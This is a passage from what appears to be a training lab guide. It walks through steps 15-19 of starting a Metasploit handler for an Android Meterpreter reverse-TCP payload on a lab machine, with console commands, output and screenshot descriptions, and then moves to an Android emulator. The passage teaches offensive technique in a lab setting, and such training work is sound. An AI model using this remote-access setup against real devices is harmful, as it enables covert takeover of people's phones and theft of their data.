
      =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

15. Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.1.13** and press **Enter**.
- Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (android/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf6 exploit(multi/handler) >
```

16. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user has run the command "show options" to view module options for "exploit/multi/handler". It shows settings for LHOST (10.10.1.13) and LPORT (4444). The payload is set to "android/meterpreter/reverse_tcp". The user then runs "exploit -j -z" to start the exploit as a background job. The terminal output indicates the exploit is running as job 0 and a reverse TCP handler is started on port 4444. The terminal window has a dark theme with green text.

```
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----- 
Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----- 
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port


Exploit target:
Id  Name
--  --
0   Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```

17. Switch to the **Android** emulator machine.

18. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



19. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.

